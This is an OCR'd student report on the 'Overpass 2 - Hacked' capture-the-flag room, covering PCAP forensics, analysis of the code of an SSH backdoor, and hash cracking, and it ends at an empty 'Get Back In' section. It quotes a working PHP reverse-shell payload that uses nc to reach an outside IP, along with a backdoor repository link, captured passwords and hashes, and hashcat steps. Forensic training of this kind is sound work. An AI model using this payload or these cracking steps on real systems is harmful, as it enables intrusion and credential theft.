
OVERPASS 2 - HACKED

ASSIGNMENT REPORT



Peter Kinyumu,
cs-sa07-24067,
July 15th, 2024.

1. INTRODUCTION


This room teaches how to investigate security incidents by analyzing network packet trace files using Wireshark and trace attackers' activities on a system. It also explores code analysis; trying to understand how a piece of code works. Finally, it tests learners' skills in privilege escalation.

2. ANSWERS TO QUESTIONS


Forensics - Analyze the PCAP

a. What was the URL of the page they used to upload a reverse shell?

- `/development/`




- If we follow HTTP Stream we can see that it is indeed an upload form titles "**Overpass Cloud Sync - BETA**"




b. What payload did the attacker use to gain access?

- Still on the HTTP stream, stream 1, we can see a post request made when submitting the uploaded payload file and the contents of the payload.
- `<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>`




c. **What password did the attacker use to privesc?**

- `whenevernoteartinstant`




d. **How did the attacker establish persistence?**

- `https://github.com/NinjaJc01/ssh-backdoor`




e. Using the fasttrack wordlist, how many of the system passwords were crackable?

- We can see the attacker dumped the shadow file as shown.




- If we copy the hashes to a file and use the john the ripper as shown below we see 4 of the passwords are crackable.



Research - Analyze the code

a. What's the default hash for the backdoor?

- We see this from the **main.go** script on thebackdoor GitHub repository identified earlier.




b. What's the hardcoded salt for the backdoor?

- The script has a function called **hashpassword,** which takes a password string and a salt string, combines them, and then creates a sha512 hash.


```
}
func verifyPass(hash, salt, password string) bool {
        resultHash := hashPassword(password, salt)
        return resultHash == hash
}

func hashPassword(password string, salt string) string {
        hash := sha512.Sum512([]byte(password + salt))
        return fmt.Sprintf("%x", hash)
}
```

- If we go to where the function is called we can see the hardcoded salt being passed as shown.



c. What was the hash that the attacker used? - go back to the PCAP for this!

- From the TCP stream of the PCAP file, we see the attacker passing the hash 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed to the backdoor binary sh shown.




d. Crack the hash using rockyou and a cracking tool of your choice. What's the password?

- We need to combine the hash with the hardcoded salt first before proceeding to crack it using hashcat.
- Note, we use mode ***-m 1710*** because that's the format used by our backdoor.


```
  1710 | sha512($pass.$salt)                       | Raw Hash salted and/or iterated
  1720 | sha512($salt.$pass)                       | Raw Hash salted and/or iterated
  1740 | sha512($salt.utf16le($pass))              | Raw Hash salted and/or iterated
  1730 | sha512(utf16le($pass).$salt)              | Raw Hash salted and/or iterated
```

- `november16`



Attack - Get Back In

